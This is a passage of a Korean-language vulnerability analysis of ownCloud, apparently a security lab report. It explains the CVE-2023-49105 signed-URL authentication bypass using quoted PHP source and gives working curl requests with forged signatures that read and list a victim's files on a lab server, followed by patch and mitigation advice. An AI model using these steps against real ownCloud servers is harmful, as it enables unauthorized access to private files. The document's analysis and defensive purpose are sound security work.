


그림 11. 확장자를 통한 액세스 제어 규칙 우회

- 인증 우회 취약점(CVE-2023-49105)

CVE-2023-49105 취약점은 ownCloud core 의 미흡한 검증 로직으로 인해 발생하는 취약점이다. 공격자는 피해자의 ID 정보만 알고 있더라도, 미리 서명한 URL 을 통해 WebDAV API 의 인증을 우회하여 피해자 소유의 모든 파일에 대한 액세스 권한을 획득할 수 있다.

취약한 인증 로직은 SignedUrl 의 Verifier.php 에 존재하며, 해당 소스 코드는 서명된 URL 의 유효성을 검증하는데 사용한다.

```
public function signedRequestIsValid(): bool {
    $params = $this->getQueryParameters();
    if (!isset($params['OC-Signature'], $params['OC-Credential'], $params['OC-Date'], $params['OC-Expires'],
    $params['OC-Verb'])) {
        $q = \json_encode($params);
        \OC::$server->getLogger()->debug("Query parameters are missing: $q", ['app' => 'signed-url']);
        return false;
    }
    $urlSignature = $params['OC-Signature'];
    $urlCredential = $params['OC-Credential'];
    $urlDate = $params['OC-Date'];
    $urlExpires = $params['OC-Expires'];
    $urlVerb = \strtoupper($params['OC-Verb']);
    $algo = $params['OC-Algo'] ?? 'PBKDF2/10000-SHA512';

    unset($params['OC-Signature'], $params['OC-Algo']);
```

서명된 URL 검증 인자

그림 12. 서명된 URL 검증 인자

검증에 사용되는 인자들에 대한 설명은 다음과 같다. 이때, OC-Signature 값을 제외한 인자들은 임의의 값으로 설정 가능하며, OC-Signature 가 주요 검증 인자로 사용된다.

인자	설명	예시
OC-Signature	사용자의 서명 값	64 길이의 Hash 문자열
OC-Credential	사용자의 이름	admin, user 등등
OC-Date	서명 만료 날짜	2023-12-20
OC-expires	서명 유효기간	(기본 값) 1200
OC-Verb	HTTP Method 방식	GET, POST
OC-Algo	사용 알고리즘	PBKDF2 기반 sha512 반복 횟수 10000

OC-Signature 를 검증하는 verifySignature 로직을 살펴보면 computeHash 함수를 통해 검증을 수행하며, 사용자의 signingKey 를 기반으로 생성한 Hash 값과 OC-Signature 를 비교하여 사용자를 식별하는 것을 알 수 있다.

```php
private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsoluteUrl());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);

            $hash = $this->computeHash($algo, $url, $signingKey);
            if ($hash === $urlSignature) {
                return true;
            }
            \OC::$server->getLogger()->debug("Hashes do not match: $hash !== $urlSignature (used key:
            $signingKey url: $url", ['app' => 'signed-url']);
        }
    }

    return false;
}
```

그림 13. verysignature 함수

상세 분석을 위해 computeHash 함수를 살펴보면 사용자의 signingKey 를 조합하여, PBKDF2 알고리즘을 기반으로 SHA512 Hash 를 사용한 64 비트 길이의 서명 값을 생성하는 것을 알 수 있다.

```php
    protected function computeHash(string $algo, string $url, $signingKey) {
        if (\preg_match('/^(.*)\/(.*)-(.*)$/', $algo, $output)) {
            if ($output[1] !== 'PBKDF2') {
                return false;
            }
            if ($output[3] !== 'SHA512') {
                return false;
            }
            $iterations = (int)$output[2];
            if ($iterations <= 0) {
                return false;
            }
            return \hash_pbkdf2("sha512", $url, $signingKey, $iterations, 64, false);
        }
        return false;
    }
```

그림 14. computeHash 함수

취약한 버전의 ownCloud core는 사용자의 signingKey Default 값을 빈 문자열로 저장하고 있지만, 요청한 signingKey 값의 빈 문자열 여부를 확인하는 검증 로직이 누락되어 있다. 따라서, 공격자는 별도의 signingKey 를 입력할 필요 없이 PBKDF2-sha512 알고리즘 기반의 Hash 값을 임의로 생성해 서명된 URL 에 접근할 수 있으며, 인증 우회가 가능하다. 공격자는 이를 악용해 WebDAV 에 접근해 피해자 소유의 파일에 액세스 제어를 획득할 수 있다.

위의 정보를 기반으로 인증 우회 취약점을 통해 PoC 테스트에서 생성한 EQST_Lab.txt 에 접근하는 방법은 아래와 같다. 우선 임의로 서명된 URL 을 생성하기 위해 WebDAV URL 을 기반으로 한 OC-Signature 서명 Hash 값을 생성한다.

WebDAV 경로	**- WebDAV 경로** **[피해자 서버]**/remote.php/dav/files**/[사용자 ID]/[파일 경로]**?OC-Credential=**[사용자 ID]**&OC-Date=**[날짜]**&OC-Expires=**[만료 일자]**&OC-Verb=**[HTTP 메소드]** **- 실제 예시** 192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET

- Hash 생성 (참고 사이트: https://onlinephp.io/hash-pbkdf2)

그림 15. Hash 생성

공격자 서버에서 서명된 URL 의 나머지 값을 모두 추가하여 요청하면 파일에 접근할 수 있음을 확인할 수 있다.

명령어	**- 파일 접근 (GET 메소드)**
	$ curl 'http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET&OC-Signature=fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83d6ae009bed7594f'
	
	- 파일 탐색 (PROPFIND 메소드)
	$ curl -X PROPFIND "http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=PROPFIND&OC-Signature=c566237b5b34e3490099a435c725f1c4a8f8f5c8e1cb7b3b9631fa06f36220ee"





그림 16. 인증 우회를 통한 파일 접근

■ 대응 방안

1) 정보 노출 취약점(CVE-2023-49103)

취약한 버전의 ownCloud 이용 시, 계정 정보 탈취 및 민감 정보 유출뿐만 아니라 크리덴셜 스터핑, 클라우드 자격 증명 악용 등 잠재적인 시스템 손상도 발생할 수 있다. 따라서 이를 방지하기 위해 GetPhpInfo.php 파일 삭제 및 phpinfo 기능의 비활성화 패치가 진행된 graphapi 0.3.1 이상 버전으로 업데이트를 진행해야 한다.



출처: ownCloud 공식 홈페이지

그림 17. 정보 노출 취약점 패치 내역

불가피하게 버전 업데이트가 어려울 경우 패치내용과 동일하게 해당 GetPhpInfo.php 함수를 수동으로 비활성화 하거나 삭제해 예방할 수 있다.

2) 인증 우회 취약점(CVE-2023-49105)

취약한 버전의 ownCloud 를 사용하는 경우, 서명된 URL 을 통해 WebDAV API 를 우회하여 피해자가 소유한 파일에 액세스, 수정 및 삭제가 가능하다. 따라서, 파일 소유자가 서명 키를 구성하지 않은 경우, 미리 서명된 URL 을 통한 접근이 불가능하도록 패치한 ownCloud 10.13.1 이상 버전으로 업데이트를 진행해야 한다.

```
private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    // in case the signing key is not initialized, no signature can ever be verified
    if ($signingKey === '') {
        \OC::$server->getLogger()->error("No signing key available for the user $urlCredential. Access via
        pre-signed URL denied.", ['app' => 'signed-url']);
        return false;
    }
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsoluteUrl());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);
```

빈 서명 값 검증 로직

그림 18. 인증 우회 취약점 패치 내역

불가피하게 버전 업데이트가 어려울 경우 사용자는 수동으로 서명 키를 생성하는 것으로 해당 취약점을 예방할 수 있다.

두 취약점 모두 공개된 ownCloud 서버를 대상으로 악의적인 사용자가 접근하여 악용이 가능한 취약점이다. 따라서, 두 취약점뿐만 아니라 앞으로 발생 가능한 취약점으로부터 선제적으로 대응할 수 있도록 OWNCLOUD_TRUSTED_DOMAINS 설정을 통해 접속 허용 IP 목록을 관리해 안전한 접근 제어 환경을 구축하여 사용하는 것을 권고한다. 이러한 조치를 적용한다면 안전성을 높이고 서버 보안을 강화할 수 있을 것이다.

■ 참고 사이트

• URL : https://www.labs.greynoise.io//grimoire/2023-12-05-owncloud-again-again/

• URL : https://www.ambionics.io/blog/owncloud-cve-2023-49103-cve-2023-49105

• URL : github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/gather/owncloud_phpinfo_reader.md